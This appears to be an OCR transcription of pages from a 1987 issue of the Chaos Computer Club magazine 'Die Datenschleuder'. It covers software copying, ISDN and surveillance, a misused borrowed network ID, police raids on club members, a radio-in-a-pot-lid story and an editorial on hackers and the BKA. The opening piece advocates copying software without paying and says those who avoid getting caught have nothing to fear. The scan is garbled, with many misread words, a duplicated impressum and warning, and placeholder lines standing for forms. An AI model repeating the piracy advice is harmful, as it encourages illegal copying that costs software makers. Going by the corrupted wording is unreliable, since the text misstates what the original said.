Weiter: Kopieren machen ein Programm bekannt. Die Wirtschaft verlangt nach Kräften mit EDV-Erfahrung. Wenn sie junge Leute mit Computerehrungen gesammelt? Mit gekaufter Software? Wohl nur selten. "Raubkopien können sogar die Umsätze von Softwarefirmen steigern. Angenommen, ich habe zu Hause ca. 7 verschiedene Textprogramme rumfliegen - alle natürlich selbstkopiert - und arbeite nun vorzugsweise mit, sagen wir, MS WORD. Ich werde nun von einer Firma eingestellt und entscheide mich über die Anschaffung eines Satzes von Textprogrammen. Für welches werde ich mich aussprechen? Erraten!

Natürlich gibt es bei der Kopiererei juristische Probleme. Nur: wen interessieren die? Wer sich nicht erwischen läßt, hat nichts zu befürchten. Die Fälle, in denen private Kopierer, die nicht mit geklauter Software gehandelt haben (was ich übrigens ablehne) kann mensch an den Fingern einer Hand abzählen.

Also alles in Ordnung? Fast. Der Kopierer hat leider



immer noch oft das Problem, an Dokumentation heranzukommen. Oft rennt er zum Kopierladen oder kauft Blätter aus der oben erwähnten Buchreihe. Warum findet sich nicht mal jemand, der zu bekannter Standardsoftware Dokumentation auf Disketten vertreibt, die einfach mit der Software zusammen kopiert werden kann? Technisch ist das doch überhaupt kein Problem. Hier muß noch einiges passieren. Mich interessiert auch, wie andere über dieses Thema denken: Beiträge erwünscht.

Caesar/Stoepse

CLINCHDS-RED/CAESARI/02.10.87/19:54/7438 Z.

21

## Goldenes Kalb

### =====


#### Zum Querkratschlag in Berlin

Der folgende Text ist eine Kritik zu einem Beitrag für die Veranstaltung "Informationsgesellschaft - das goldene Kalb der POST-Moderne" am Sonntag, 6.9.87 neben der Funkausstellung. Der Beitrag selber liegt nur in gedruckter Form vor, unsere Kritik ist aber auch aus sich selbst heraus verständlich.

Zu B.1.b)

Die "Verheimlichung" der Arbeitnehmerschaft wird nicht durch die Verhinderung einer Einführung neuer Kommunikationstechniken erschwert/unmöglich gemacht. Im Gegenteil: Mit der existenten Technik kann der Anteil der Kommunikationskosten an den Heimarbeitsplätzen ohne Schwierigkeiten "aus der Portokasse" bezahlt werden und wird durch ISDN voraussichtlich nur teurer.

Die Schwierigkeiten liegen in den Bereichen der Organisation und Mitarbeiterführung, bzw. bei den heutigen Unternehmensstrukturen sind "Heimarbeitsbüros" meist zu teuer und insbesondere gelingt es noch nicht, durch die Netze ein ähnlich dichtes Geflecht von Informationsdynamik (Klarsch!) zu schleusen, wie in einer Bürogebäude-situation mit gemeinsamer Kantine - und das wird nach unseren Kommunikationserfahrungen in den Netzen glücklicherweise auch nie möglich sein. Es stellt sich nämlich heraus, daß die Medienspezifität der digitalen Kommunikationstechnologie weitgehend unberücksichtigt ist und hier auf Kapitalseite erheblich überzogene Erwartungen bestehen, die sich auf Kritikerseite in erheblich überzogenen Befürchtungen spiegeln. Siehe hierzu: "Teleheimarbeit ist kein Renner" in "Die Angestellten" der DAG vom 7.8.87.



Das Argument, daß durch die digitale Verheimlichung die gewerkschaftliche Organisation geschwächt wird, stimmt nur teilweise. Klassische Heimarbeitsplätze - mit der bekannten fast Unmöglichkeit gewerkschaftlicher Organisation - zeichnen sich dadurch aus, daß die Heimarbeiter nur durch persönliches Erscheinen an der Haustür erreichbar waren. Dies ist nun aber - durch das Netz -

22




nicht mehr der Fall und macht ironischerweise gewerkschaftliche Organisation einfacher als früher. Statt sich um Abliefern eingetragener Texte in den Rechner des Arbeitgebers "einzuloggen", kann sich der Heimarbeiter genauso in eine Mailbox seiner Gewerkschaftsgruppe einwählen. Damit wollen wir nicht sagen, daß dadurch gewerkschaftliche Organisation besser/einfacher wird, die Situation ist jedoch nicht so hoffnungslos, wie das oft dargestellt wird. Es ändern sich halt - technologiespezifisch - gewerkschaftliche Organisationsformen genauso, wie sich auch die Produktionsformen verändern. Bewußtseinsmäßig ist hier nur die Kapitalseite in der Problemerkennung wesentlich weiter.

Erfahrungen in England zeigen übrigens, daß regionale Vorzentren für Verwaltungstätigkeiten entstehen, die von mehreren Firmen gemeinsam betrieben und unterhalten werden und in letzter Konsequenz zum "mietbaren" Büro führen, wie dies vor ca. einem halben Jahr vom SPIEGEL aus Hamburg berichtet wurde.

Zu B.1.c)

Wiederum der gleiche Denkfehler der Autoren. Um alle die prognostizierten Entwicklungen im Dienstleistungsbereich eintreten zu lassen, braucht es kein ISDN, das geht VON DER TECHNIK her bereits heute über Telefonleitungen. Was fehlt, sind die "Programme", das Know-How, wie sich solche Dienstleistungen maschinisieren lassen. Es sind die "Hacker", die sich dieses Wissen heute spielerisch aneignen, mag es ihnen auch nicht bewußt sein. Und schon bald werden einige dieser Zunft ihre Erfahrungen verkaufen. Außerdem sollte man in Betracht ziehen, daß auch "den Kapitalisten" inzwischen deutlich wird (wofür sind schließlich die Hornden von Psychologen nach '69 ausgebildet worden...), daß es so etwas wie "Psychoarbeit" gibt - Stichwort: Verkaufsfördernde Maßnahmen, "human touch" (sic!).

Anzumerken ist, daß ein Dienst wie BTX, der eine deutliche Trennung zwischen Anbieter und Konsument macht, für den Konsumenten extrem im Preis heruntersubventioniert wird, während ein Dienst wie DATEX-P, der insbesondere für die internationale Vernetzung von Einzelnen und Gruppen große Bedeutung hat (z.B. PeerNet in den USA bzw. GreenNet in GB), im Vergleich zu anderen Ländern sehr teuer ist. Damit pflegt die BP über ihre Gebührentpolitik den Provinzialismus.



Die Datennetzflüchter

Zu B.2

Hier kommen die Autoren uE. endlich an den Kern der ISDN-Problematik. Die Mißbrauchsgefahren, in dieser zentralisierten "erleuchtenden Kommunikationsschleuse" liegen, lassen die Herzen von Pinochet über Januszki bis George Bush schneller schlagen. So, wie ISDN heute durch die CCITT standardisiert ist, wird es keine anonymen Anrufe mehr geben. In der Beziehung ist auf der politischen Ebene bisher kein Problembewußtsein entwickelt und die Techniker argumentieren Morgenstermäßig: Es kann nicht sein, was nicht sein darf. Für die Ablehnung von ISDN finden sich sogar Bundesgesetzen in der Mailboxindustrie, zumindest beim politisch bewußten Teil derselben. Noch einmal: aus technischen Gründen ist ISDN nicht notwendig. Die einzige Rechtfertigung dafür liegt in den Kapitalverwertungs/Neuinvestitionszwängen der Elektronikindustrie.

Zu B.2.b)

Zum Abspeichern der Gespräche: Dies ist digital zu teuer, da durch die Digitalisierung das zu speichernde Datenvolumen gegenüber analogem Dampfband zu stark aufgebläht wird. Gefährlich ist in dem Zusammenhang jedoch, daß die Digitalisierung aller Signale einen Schritt näher an automatisierte "Reizworterkennungsausrüstungen" führt, die dann - in einer Hierarchie steigender "Wichtigkeit" - automatisch bestimmte Gespräche zur Zeichnung aus dem Telefonverkehr "herausfischen". Aber auch das ist nichts Neues und wird heute bereits praktiziert. Einfacher wird durch ISDN das Mithören, Mischneiden und Analysieren von Textkommunikation (z.B. TEXTOR Programmpaket des BKA). Einziger Schutz - und das wird auch aus industriellen Interessen intensiv entwickelt - ist die Verschlüsselung aller Daten, die über irgendeine Leitung gesendet werden.

Zu B.2.c)

Folgendes ist wichtig zu wissen: Nach Tschernobyl wurde kein Katastrophenalarm ausgelöst, so daß potentiell noch alle Telefone funktionieren und nicht nur die rot markierten für den Krisenfall. In ganzen Regionen brach deshalb der Telefonverkehr wegen Überlastung zusammen, so daß das Telefonnetz nicht mehr zum Krisenmanagement taugte. Daraufhin ist auf Kabinensebene beschlossen worden, in Zukunft das eigentlich veraltete, digital geschaltete DATEX-L Netz als Notstandsnetz weis-

terhin - parallel zu ISDN - auszubauen. An diesem Netz wird TELETEX als eine Art modernes TELEX betrieben. Für solche Situationen ist DEN GRÜNEN in Bonn eine partielle Teilnahme an PARLAKOM zu empfehlen, da im Rahmen von PARLAKOM geplant ist, die Heimatwahlkreise der Abgeordneten via TELETEX mit dem jeweiligen Abgeordnetenbüro in Bonn auf Kosten der Steuerzahler zu verbinden. Damit wäre dann im Katastrophenfall eine eigenständige Informationsmöglichkeit "von der Basis" ins "Raumschiff Bonn" gegeben. (Siehe dazu auch: 'STUDIE' für den geplanten Computereinsatz der Fraktion DIE GRÜNEN im Auftrag des Deutschen Bundestages, Verlag Der Grüne Zweig, Nr. 17)

Ein Vergleich mit der Plutoniumwirtschaft geht fundamental am Wesen der Rechnervernetzung vorbei. Eine Plutoniumwirtschaft ist extrem schutzbedürftig auf Grund eines materiellen "Plutoniumhaufens", der physikalisch an genau umgrenzter Stelle vorhanden ist und damit mögliches Ziel terroristischer Angriffe darstellt. Demgegenüber zeichnet sich eine weitergehende Computervernetzung dadurch aus, daß das Gesamtsystem immer redun-danter d.h. (zerstörungsunfähig) wird. Ein ausgefallenes Rechenzentrum kann innerhalb von Millisekunden durch Rechenkapazität an anderer Stelle ersetzt werden - dank der Vernetzung. In diesem Sinne wird von den Netzarchitekten durchaus schon in Begriffen von "Dezentralisierung" und "Redundanz" gedacht - ganz im Gegensatz zur Strommafia. Vor zwanzig Jahren hätte die Bombe im Rechenzentrum des Springer Verlags 2 - 3 Jahre Arbeit zunichte gemacht, wenn sie nicht nur eine Kioskschlüssel, sondern Plattenspeicher zerstört hätte. Die Zeiten sind jedoch lange vorbei und beim letzten Druckersreiß haben sich - dank Rechnerverbund - kanadische Drucker als Streikbrecher einsetzen lassen.



Aspekte einer politischen Debatte zu ISDN

Zur Zeit wird an der Zerschlagung der Bundespost als Kommunikationsmonopol gefingert. Siehe dazu die Dokumentation in der SZ Nr. 174 vom 1./2. August 1987 zu "Feststellungen und Empfehlungen der Regierungskommission". Die Hauptinteressen dabei sind uE. wirtschaftlicher Natur unter dem Motto "Gewinne privatisieren, Verluste sozialisieren".

23



Nach Einschätzung der Postgewerkschaft ist in Zukunft wahrscheinlich mit folgender Situation zu rechnen:

- Die Post wird aufgeteilt in unabhängige Verwaltungsbereiche für den gelben und grauen Bereich. Beim grauen Bereich verbleibt das Netzmonopol. Ein Minderheitenvotum, auch mindestens einen privaten Netzträger zuzulassen, fiel mit immerhin 6:6 Stimmen äußerst knapp aus.

- Nur die BP ist Berechtigter, den Telefondienst anzubieten, jedoch endet ihr Monopol an der Anschlussdose.



- Die 'Mehrwertdienste' Datex, Telex, Teletex, Telex (die "ex"-Dienste) und der Endgerätemarkt werden zu 50% der BP belassen, der Rest dem Markt. Weder für die BP, noch für die freien Anbieter gibt es irgendwelche Auflagen, und die freien Anbieter müssen sich die benötigte Leitungskapazität beim grauen Monopolisten mieten/kaufen.

- Es wird Privaten gestattet, eigene Grundstücke selber für die interne Kommunikation auch über andere Grundstücke hinweg zu verkabeln.

Dies bedeutet keine Änderung für die bürgerrechtlichen Aspekte von ISDN gegenüber der jetzigen Situation. Auch in Zukunft soll ein Monopolist der Betreiber des geplanten ISDN Netzes sein.

Nebenbei: Die Essenz des Machanspruchs der DBP leitet sich daraus ab, daß es gesetzlich verboten ist, Kommunikation über Grundstücksgrenzen hinaus von irgendjemand anderem als der Post machen zu lassen. (Sonderfall Bundeswehr). Die Bundesbahn hat nur deshalb ihr eigenes Telefonnetz, weil ihr "Grundstück" sich über die gesamte Republik erstreckt. Ich halte es im Sinne von Dezentralisierung und Basisdemokratie für eine grüne Forderung, die Legalisierung der "Verkabelung" im Rahmen der Nachbarschaftshilfe zu fordern. Unseres Erachtens ist nicht die Vernetzung an sich der Sündenfall, sondern die Monopolisierung der Netzzürgerschaft.

Auch nach der heraufdämmernden Neustrukturierung muß bei einem Mißbrauchsversuch nur eine Stelle usurpiert werden. Das kontrastiert immer noch erheblich mit der Situation in den USA, wo auf Grund des Fehlens eines Monopols jenseits der gelben Post eine wahrhaft chaotische Situation in fast

allen elektronischen Netzen besteht, die nach unserer Einschätzung die Mißbrauchsfahrer erheblich einschränkt bzw. diese Infrastruktur als Beherrschungsinstrument wenig tauglich macht.

Klaus Schielele, Reinhard Schrutzi, Jürgen Wieckmann, Tom Todd, Thomas Esher, Udo Schacht

Mitglieder im Arbeitskreis Politischer Computereinsatz (APOC)

KS 251950 Aug 87 BEREICH APOC BAG QUERFUNK/KRT  
CLINCH/POLITIK/KS25.08.87/20:12/11558 Z


## GEMEIN

Diese kleine unbedeutende Geschichte passierte vor zweieinhalb Jahren. Erst heute ward sie mir zugetragen und wir wollten den Daten nicht glauben, die uns unsere Ohren ins Hirn spielte.

Da gab es in unserer kleinen 'Galerie' eine kleine Vorstellung des Chaos Computer Clubs. Es war nette intime Atmosphäre bei Mandarin und Apfelmännchen. Nie waren mehr als 10 Leute gleichzeitig anwesend, aber da keiner der Kiddy-Cracks eine offizielle Leih-NUI hatte, war Not am Mann. Die Veranstaltung drohte langweilig zu werden. Und jeder neue Besucher wurde erst mal nach einer NUI gefragt. Und tatsächlich: Als schon keiner mehr dran glaubte, betrat ein netter junger Mann unsere Räume und nickte. Ja, er habe eine NUI und sei auch bereit, sie zur Verfügung zu stellen. Klasse. Und als er sie in die Tastatur tippte, schauten alle weg. Wir haben von ihm nie wieder etwas gehört. Den Grund dafür erfahren wir erst jetzt: Die Rechnung, die die Post ihm pünktlich später aufmachte, belief sich auf etwa 7000 DM.

Haben wirklich alle weggeschaut? Egal ob Bielefelder oder Hamburger. Es ist einfach schweinsch, die NUI einer Privatperson als Leih-NUI zu verwenden! Und wir sind nun solidarisch sauer. Mit zweieinhalb Jahren Verspätung. Davon kann sich unser Bielefelder Besucher nichts kaufen. Weitere Worte will ich mir sparen. Weder was von Moral auf der einen noch 'Confidenza' auf der anderen Seite - auch nix von Vorsicht und Datenhygiene/hygiene/hygiene. Ein jeder beantrage seine NUI selbst bei der POST.

CLINCH/DS-RED/PADELUN/04.10.87/22:24/1617 Z.



Die Datenflecken

# PRAKTISCHE CHAOS-MAGIE

mit PETE CARROLL (GB) und FRATER V.D.D. (BRD)

## SEMINAR: "CHAOS-MAGIE UND FREISTILSCHAMANISMUS"

Nach bewährter Art werden die Teilnehmer in den fünf chaosmagischen Grunddisziplinen Divination, Invokation, Evokation, Zauberei und Illumination ausgebildet, das Erlernen wird in der Praxis geübt. Es handelt sich also um eine echte Einweihung in den Energietraum der undogmatischen modernen Chaos-Magie. Für Anfänger wie für Fortgeschrittene geeignet.


Aus dem Programm: Magischer Paradigmenwechsel in der Praxis \* die Principia Magica, die Grundstrukturen der Magie \* schamanische Praktiken und moderne Technologie \* chaotische Kampfmagie \* Quantenzauber \* der Technofetisch \* Atavismus und Traumarbeit \* die Erschaffung von Psychogenen \* Chaos-Magie und Gruppenarbeit \* praktische Einweihung \* Kraftübertragung und Kraftabzug \* Chaos-Magie und Runenarbeit \* das magische Pentathlon \* magisches Schaltkreistraining \* Arbeit mit dem Chaos-Schirm \* Heilungs- und Sprengglyphen \* die Macht des Schreckens \* die Messe des Chaos u.a.m.

Seminartermine: 05.-08. Juni 1987; Seminarort: Nähe Bern/Schweiz

Seminargebühr: DM 560,- (Anzahlung: DM 260,-, Rest bei Seminarantritt)

Strikte Begrenzung der Teilnehmerzahl - daher baldige Anmeldung empfohlen!


Bitte beachten: Pete Carroll und Frater V.D.D. führen jedes Seminar insgesamt nur drei Mal durch, um ermüdende Pließbandroutinen zu vermeiden. Dieses ist die zweite Veranstaltung, also die vorletzte Chance für Sie, am Seminar "Chaos-Magie und Freistilschamanismus" teilzunehmen.



Aus: "HUBBIS"  
ZEITSCHRIFT FÜR  
PSYCHOMAGIE 1/87

# anzeige

Die Datenflecken



# IMPRESSUM

Die Datenschleuder Numero 23 - Oktober 1987

Das wissenschaftliche Fachblatt für Datenreisen

D-2000 Hamburg 20  
Schwenckestraße 85

Geonet : Geol.-Chaos-Team  
CLINCH : Chaos-Team

Btx : \*Chaos#  
Tel : 040-4903757 / 040-483752

Herausgeber CCC e.V.

VisDrP: Reinhard Schruetzki

Mitarbeiter (u.a.):

DDT, A. Eichler, P. Franck, H. Grusel, Horward  
Holland-Moritz, jwi, KS, M. Kuehn, Andy M.-M.,  
J. Nicolas, padelun, Poetronic, S. Stahl, S. Wer-  
nery, TAM.

Nachdruck für nichtgewerbliche Zwecke bei Quel-  
lenangabe erlaubt.

Übersracher Gesichtsausdruck im Selbstverlag.  
Juli 1987

You should not...

Hiermit möchte ich alle Datenschleuder-Leser drin-  
gend davor warnen, die Telefonnummer 00490811  
resp. 00490811 zu wählen. Nach dem Wählen der  
Nummer liegt bis zum Unterbrechen der Verbin-  
dung (sprich auflegen) ein ca. 0,8 Sekunden-  
Gebühren auf der Leitung, der zur Folge haben  
könnte, daß die Telefonrechnung rasant ansteigt.  
Und das muß doch wirklich nicht sein, oder?

Andy

198709271400 TELWDS23.DOC Ls 16  
CLINCH/SYOP/GAST/27.09.87/18:34/469 Z.

Die Datenschleuder

KS

27



Termin

Am Wochenende 6./7. Dez. findet jeweils ab 10:00  
in den Räumen des FORBID e.V. (040-4392336) eine  
Vorbereitungstagung für eine internationale Tagung  
im Oktober '88 zum Thema "3. Welt und neue  
Technologien" statt.



CLINCH/CHAOS/SYOP/27.10.87/18:06/971 Z.

Dies als kurze direkte Information, eine offi-  
zielle Presseerklärung des CCC folgt in Kürze.

Der seither geltende Verdacht, die BEA-  
Aktion in den Räumen des CCC e.V. und  
zweiter Vorstandsmittglieder habe nur dazu  
gedient, sich eine Grunddatensammlung zu  
verschaffen, um in anderen Fällen besser  
ermitteln zu können, scheint sich zu bestäti-  
gen. Unklar ist, wer Urheber dieser neuen  
BEA-Aktion ist, denn der §202a StGB kann  
nur angewandt werden, wenn ein Betroffener  
Anzeige erstattet. Die Staatsanwaltschaft kann  
nicht von sich aus tätig werden.

Das BKA ist zu dieser Stunde mal wieder  
tätig. Nachdem man noch mehr als ein Jahr  
gebräht hatte, um in Sachen CERN/PHILIPS  
gegen die Falschen loszuschlagen und gegen  
vier CCC-Mitglieder zu ermitteln, geht es in  
der NASA-Sache offenbar schneller. Stoben  
Beamtin des BKA und der Hamburger Kriminal-  
polizei durchsuchen derzeit die Privatwohnung  
eines CCC-Mitglieds wegen des Verdachts  
der Ausspähung von Daten (§202 a StGB).

27.10.1987 - Neue BEA-Aktion  
Diesmal wg. NASA

## KURZ VOR SCHLUSS

Die Datenschleuder ist ein Projekt der Datenschleuder-Team, das sich aus den folgenden Personen zusammensetzt:

Name	Adresse	Telefon
Geonet	Geol.-Chaos-Team	040-4903757
CLINCH	Chaos-Team	040-483752
Btx	*Chaos#	
Herausgeber	CCC e.V.	
VisDrP	Reinhard Schruetzki	
Mitarbeiter	(u.a.)	
DDT	A. Eichler, P. Franck, H. Grusel, Horward	
Holland-Moritz	jwi, KS, M. Kuehn, Andy M.-M., J. Nicolas, padelun, Poetronic, S. Stahl, S. Wernery, TAM.	

Nachdruck für nichtgewerbliche Zwecke bei Quellenangabe erlaubt.

Übersracher Gesichtsausdruck im Selbstverlag.  
Juli 1987

You should not...

Hiermit möchte ich alle Datenschleuder-Leser drin-  
gend davor warnen, die Telefonnummer 00490811  
resp. 00490811 zu wählen. Nach dem Wählen der  
Nummer liegt bis zum Unterbrechen der Verbin-  
dung (sprich auflegen) ein ca. 0,8 Sekunden-  
Gebühren auf der Leitung, der zur Folge haben  
könnte, daß die Telefonrechnung rasant ansteigt.  
Und das muß doch wirklich nicht sein, oder?

Andy

198709271400 TELWDS23.DOC Ls 16  
CLINCH/SYOP/GAST/27.09.87/18:34/469 Z.

Die Datenschleuder

KS

26



26

Zeit Datenschleuder

ORACLE APPEAL

Form with fields for Name, Address, and other contact information. Includes a section for 'Die Datenschleuder' and a list of names.

Form with fields for Name, Address, and other contact information. Includes a section for 'Die Datenschleuder' and a list of names.



Form with fields for Name, Address, and other contact information. Includes a section for 'Die Datenschleuder' and a list of names.

Form with fields for Name, Address, and other contact information. Includes a section for 'Die Datenschleuder' and a list of names.





ISSN 0930 - 1045



HIER KANN IHRE

WERBUNG

STEHEN...

Blick hinter den Spiegel


12.10.78  
Die Datenschleuder



# Die Datenschleuder

Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club

Postvertriebsstück  
C9927F  
NS 24



## In einer Billstedter Küche kommt NDR 2 aus einem Topfdeckel

Kopfschüttelnd steht Christian Wolany (42) in seiner blitzblanken Einbauküche. „Ich habe einen ganz normalen E-Herd und aus dem kommt Musik“, sagt er. Tatsächlich. Obwohl nirgendwo in der Wohnung ein Radiogerät eingeschaltet ist, ertönt leise Musik. Sie schallt aus einem Topfdeckel, der auf dem Rand zwischen Herd und Edelstahlspüle liegt.

„Ich hab in meinem Leben ja schon viel erlebt, nun glaube ich aber bald an Gespenster“, sagt der Hausner.

Seit Mai 1987 leben Christian Wolany und seine Lebensgefährtin Brigitte Wolany in der Billstedter Allee 14. Die Wohnung am Rande der Billstedter Allee ist eine kleine Dingen waren noch nie aufgefallen. Doch nun scheint es im zweiten Stock des Neubaus zu spuken.


Hobbykoch Wolany hatte seiner Freundin versprochen, das Abendessen zu bereiten. Bratwurst mit Brokkoli und Kartoffeln standen auf dem Speisezettel. „Ich arbeite wie immer am Herd und habe alles vorbereitet. Als ich dann die Kartoffeln abgießen wollte, dachte ich: Entweder bist du bekloppt, oder so was gibt es wirklich“, sagt Christian Wolany. „Als ich den Herd geleert hatte, erfuhr ich das Programm von NDR 2.“ Auch seine Freundin und herbeigerufene Nachbarn wollten ihren Ohren nicht trauen. Deutlich konnten sie die Sendung aus dem weißen Emailledeckel hören. Ein Scherz war es auch nicht, denn weder im Herd noch in der Spüle oder einem der Schränke war ein Radiogerät versteckt. Wie über kam das funktionieren?

Eine Antwort hat die Sendetechnik des NDR. Sie lautet: Ohne bestimmten Bauteil in Haushalten ein sogenanntes Ersatzschaltbild aufbaut. Irrenden Metallgegenstand wird dabei zur Antenne, ein anderes Möbelstück aus Metall übernimmt die Aufgaben eines Gleichrichters, ein drittes Teil schließlich schwingt wie die Membran eines Lautsprechers.

Bei Christian Wolany spukt es also nicht. Sein Herd oder die Spüle empfangen als Antenne das Mittelwellenprogramm des NDR vom nur etwa drei Kilometer entfernten Sender Moorfleet. Eines der beiden Küchenmöbel wandelt die Hochfrequenzwellen um, der Topfdeckel spielt schließlich den Lautsprecher.

Ein ausgesprochen seltener Vorgang, physikalisch aber zu erklären.

QUELLE:  
HANNOVER 1444 A4EN08LAT





So kommt Musik in den Topfdeckel: Der Sender strahlt das Programm ab, Spüle und Herd wirken als Antenne und Gleichrichter, der Deckel als Lautsprecher. Zeichnung: Michaelis

## Don't unk - funk Funkgeräte für CCCongress benötigt


Zur Gewährleistung der Sicherheitsmaßnahmen auf dem Congress wäre es hilfreich, wenn sich zur Verfügung stellende Sicherheitskräfte (also Chaos-Dienstler) legale CB Funk-Geräte sowie ein kleines Sortiment an Quarzen mitbringen würden. Konkret geht es darum, im Eidelstedter Bereich einen Überblick über eventuell vorhandene (Truppen-) Bewegungen von gewissen "Ordnungskräften" zu behalten. Im Rahmen unseres Frühwarnsystems wird dies leider nötig sein...

Andy

198712121942 CONOR-CB DOC La 16



Handverbestempel zum Start der Schalterterminalsyste



## Editorial

### Offene Netze - Jetzt


Eine Analyse über Denkstrukturen und Strategien

Daß der NASA-Coup nachhaltige Veränderungen in der Hacker-Szene bewirken wird, war schon klar, als die Geschichte noch nicht in der Öffentlichkeit war. Die Ermittlungsbehörden reagieren entsprechend der schon vor Monaten angestellten Pläne. Behörden sind relativ leicht berechenbar. Allerdings hatte man mehr Intelligenz und subtileres Vorgehen unterstellt. Stimmen die Informationen, die die installierten Meßfühler signalisieren, scheint nicht nur das Wissen um technische Zusammenhänge unter dem angenommenen Knowhow zu liegen. Vielmehr scheinen die Eckpfeiler der strategischen Planungen der Ermittlungsbehörden aus Zeiten zu stammen, die die gesellschaftlichen Veränderungen durch die Computertechnik nicht berücksichtigte.


Gleichzeitig reagieren auch Teile der Szene nach veralteten Strategien. Platt gesagt: Nach dem ökonomischen Muster wird eine kapitalistische Übermacht unterstellt, für die der Staat Bütteldienste leistet, mit dem Ziel, die kleinen Leute an die Kordare zu nehmen und das Volk zu unterdrücken. Darüber kann jeder Staatsanwalt nur lachen und ohne Schwierigkeiten das Gegenteil beweisen. Ein oberflächlicher Blick auf die Tätigkeit des Kartellamtes reicht aus. Die Frage, was passiert wäre, wenn nicht beim CCC, sondern bei IBM durchsueht worden wäre, ist entsprechend einfach zu beantworten. Statt in Plastiksäcken hätte man das sichergestellte Zeug in LKW's abtransportieren müssen.

### Alter Wein für alte Schläuche

Analysiert man den Duktus mancher Kommentare, die sich kritisch mit der BKA-Aktion auseinandersetzen, wird ersichtlich, warum bisherige Revolutionen immer ihre eigenen Kinder gefressen haben. Es werden lediglich Machtverhältnisse umgekehrt, doch die Denkstruktur veränderte sich nicht. Um das plastisch zu machen, hier einige Sätze aus einen



Kommentar im (CLINCH-)Brett Rechtswesen ("BKA rotiert...") - allerdings mit vertauschten Rollen.




- 2. Absatz: "Das Vorgehen der Hacker halte ich inzwischen für unverschämte Übergriffe. Dies ist nicht nur ein persönliches Problem eines Roy Ommond. Hier wird ein Präzedenzfall geschaffen. Wenn es uns nicht gelingt, dem CCC und den Hackern von Richtigem erheblich auf die Finger klopfen zu lassen, dann werden die Aktivitäten der Szene künftig immer nach gleichem Verfahren ablaufen." (...)

- 5. Absatz: "Ich glaube, daß dies inzwischen ein Fall für den Verfassungsschutz ist. Ich denke, daß über diese Schiene kompetente Experten zu finden sind, die Erfahrungen und Verbindungen haben, um den durchgeknallten Hackern die Rote Karte zu zeigen. Und ich denke, daß es jetzt Aufgabe des BKA ist, diese Gegenmaßnahmen zu koordinieren" (...)

Ersetze nun...

"Hacker" durch "Staatsanwaltschaft"  
"Roy Ommond" durch "Wau Holland, Steffen Wernery"





"CCC" durch "BKA"  
"BKA" durch "CCC"  
"Szene" durch "Ermittlungsbehörden"  
"VS" durch "Humanistische Union" (= Zusammenschluß von Demokraten, die sich für die Bürgerrechte einsetzen, zum Schutz vor Übergriffen des Staates gegen diese Bürgerrechte.)

und schon sind die Kernaussagen des Originals wieder hergestellt.

Analysen, die von dieser Denkstruktur beeinflusst werden, führen zum Krieg - zum Krieg zwischen Ermittlungsbehörden und Hackern, wobei die Hacker auf technischer Ebene die besseren Karten haben.

### Aufrüstung zum Informationskrieg

Im Informationskrieg mit dem BKA werden die Hacker mit Public-Key-Schlüsseln aufrüsten. In zwei, drei Jahren wird es kaum noch Festplatten ohne verschlüsselte Files geben. Gleiches gilt für die Mailboxkommunikation. Spätestens an dieser Stelle kann das BKA einpacken, die Vorstellung ist geläufig.

Aber auch das, was bei einigen als Hackerethik in den Köpfen steckt: Offenheit und freier Zugang zu allen Informationen für alle. Davon später mehr.

Für's BKA stellen sich schon jetzt folgende Probleme (\*):

- die Quantität der zu sichtenden Informationen und des Datenmülls bringen die Ermittlungen ins Schleudern.
- Der Soft- und Hardwaremarkt mit ständig wechselnden Systemen und Konfigurationen ist derart unübersichtlich, daß ihn niemand überblicken - geschweige denn, kontrollieren kann. Die paar 100 Megabyte die zur Zeit durchgeföhrt werden, sind nur ein kleiner Vorgeschmack dessen, was bei dieser BKA-Strategie zu leisten wäre.
- Die Ermittlungsbehörde muß im nachhinein gegebene Programme und Strukturen analysieren, was bekanntlich weitaus mehr Know-How erfordert, als diese Programme und Strukturen zu entwickeln. Platt gesagt, die Abteilung "Computerkriminalität" im BKA müßte knowhow-mäßig um einige Prozentpunkte besser sein, als diejenigen die sie fangen will, was, bezogen auf die Hackerszene, ein aussichtsloses Ansinnen ist.

- Das BKA wird sich bei einer Verfolgung der falschen Leute dermaßen blamieren, so daß die Chancen zur Eindämmung wirklich bedrohlicher Computerkriminalität um Jahre verspielt werden.

(\*) Diese Aussagen dürfen auch ohne Nennung der Quelle in geheimen Strategiepapieren des BKA verwendet werden


Die oben angedeutete Denkstruktur impliziert veraltetes Freund-Feind-Denken, das am Ende in einem Psychokrieg endet, wobei auf DIESER Ebene die Ermittlungsbehörden mittelfristig die besseren Karten haben. Doch was kommt dabei heraus?



### Planspiel Version BKA 2.4

In der ersten Phase kann sich das Katz-und-Maus-Spiel zwischen BKA und Hackern zur Unterhaltungsshow für die Nation entwickeln. Das BKA sammelt dabei Know-How und läßt sich dafür auch gerne ein wenig verrassen, denn jeder Fehler, jede Peinlichkeit enthält gleichzeitig unbezahlbares Wissen. Die Hackerszene hat ihren Spaß und der Anteil "staatlich geprüfter Hacker" (Hausdurchsuchung) erhöht sich, so daß auch diese Auszeichnung an elitärem Wert verliert. Die Unterhaltungsshow verliert irgendwann ihren Reiz und es beginnt die zweite Phase.

Da wage ich die Prognose, daß für einige Freaks das erste Techtelmechtel mit dem BKA zu seriösen Arbeitsverträgen führt. Da werden sich dann andere fürchterlich drüber aufregen - aber niemand wird



diese Entwicklung aufhalten können. Warum auch: an der prinzipiellen Situation wird sich nichts ändern. Selbst wenn B.H.P. und CCC sich Umfeld mit dem geballten Know-How Unterabteilungen des BKA wären - die Aufklärungsquote würde sich nur unerheblich steigern. Die Informationstechnik - und nicht kontrollieren. Das BKA kann sich also die psychologische Unterwanderung schenken - am Ende ist es mit viel Aufwand genau so schlaue wie vorher. Sie werden wissen, daß sie nichts wissen können. Und das könnte man dann "institutionelle Weisheit" nennen.


Daß man beim BKA trotzdem Bewährtes ausprobieren wird, ist klar. Jeder muß seine Fehler selber machen - auch eine Institution. Aber es wird sich in der Abteilung "Computerkriminalität" des BKA in den nächsten Jahren die Erkenntnis durchsetzen müssen, daß eine Spaltung der Szene in "kriminelle" und "anrige" Hacker fatale Folgen hat. Schafft man auf diesem Wege Computer-Terroristen, wird man die Geister die man rief nicht mehr los. Es wird ausschütlos sein, logische Bomben in irgendwelchen Rechnern der Welt finden zu wollen. Diese Entwicklung kriminalistisch anzugehen, kommt dem Versuch gleich, den Ozean mit einem Fingerhut ausschöpfen zu wollen.



### Sicherheit durch absolute Offenheit

